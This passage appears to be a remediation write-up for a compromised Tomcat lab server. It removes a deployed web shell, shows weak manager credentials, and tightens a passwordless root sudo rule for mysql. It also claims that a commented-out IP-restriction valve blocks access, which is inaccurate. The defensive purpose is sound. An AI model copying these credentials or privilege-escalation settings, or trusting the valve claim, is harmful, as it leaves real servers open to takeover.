apache-tomcat-8.5.97  updated
root@velsuniv:/opt/tomcat# cd updated
root@velsuniv:/opt/tomcat/updated# ls
bin           conf            lib      logs     README.md      RUNNING.txt  webapps
BUILDING.txt  CONTRIBUTING.md  LICENSE  NOTICE   RELEASE-NOTES  temp         work
root@velsuniv:/opt/tomcat/updated# cd webapps/
root@velsuniv:/opt/tomcat/updated/webapps# ls
docs  exam  examples  host-manager  manager  ROOT  shell  shell.war
root@velsuniv:/opt/tomcat/updated/webapps# rm -rf shell shell.war
root@velsuniv:/opt/tomcat/updated/webapps# ls
docs  exam  examples  host-manager  manager  ROOT
root@velsuniv:/opt/tomcat/updated/webapps#
```

Path: /opt/tomcat/updated/conf
Filename : tomcatusers.xml

```
  <role rolename="manager-gui"/>
  <user username="vels" password="vels123" roles="manager-gui" locked="false"/>
  <role rolename="admin-gui"/>
  <user username="tomcatscript" password="v3ls" roles="manager-script"/>
```

Setting strong password will avoid users to guess and login via bruteforce in the manger application



Path : /opt/tomcat/updated/webapps/manager/META-INF
Filename : context.xml

```
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor"
                   sameSiteCookies="strict" />
  <!--Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" /-->
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Long|Number|Stri$
</Context>
```

<!--Valve className="org.apache.catalina.valves.RemoteAddrValve"
allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" /-->

This line will ensure whom to allow and deny inlcuding local/remote ip addresses this will prevent unauthorized access to port 8080

```
tomcat@velsuniv:~$ sudo -l
Matching Defaults entries for tomcat on velsuniv:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on velsuniv:
    (ALL : ALL) NOPASSWD: /usr/bin/mysql
tomcat@velsuniv:~$
```

Modifying **visudo** and limiting the user to specific command will avoid priviledge escalation vulenerability.

```
tomcat@velsuniv:~$ sudo -l
Matching Defaults entries for tomcat on velsuniv:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on velsuniv:
    (ALL : ALL) NOPASSWD: /usr/bin/mysql -u root -e 'SELECT * FROM Student.result_august_2023'
tomcat@velsuniv:~$
```

Conclution:

User Account Management:

- Enforce strong password policies.
- Limit the use of the root account and use sudo for privilege escalation.
- Disable unnecessary user accounts.

File System Security:

- Set appropriate file and directory permissions.
- Use file system encryption if necessary.
- Implement filesystem integrity checking tools like AIDE or Tripwire.

HTTPS Configuration:

- Use SSL/TLS to encrypt data in transit.
- Configure strong ciphers and disable weak protocols.

Access Controls:

- Implement proper access controls in Tomcat's **server.xml**.
- Use Tomcat's user roles and realms for authentication and authorization.

Web Application Security:

- Follow secure coding practices to prevent common vulnerabilities (e.g., XSS, SQL injection).
- Regularly scan web applications for vulnerabilities using tools like OWASP ZAP or Burp Suite.

Backup and Recovery:

- Implement regular backups of Tomcat configurations and web applications.
- Test the restoration process periodically.

-- END --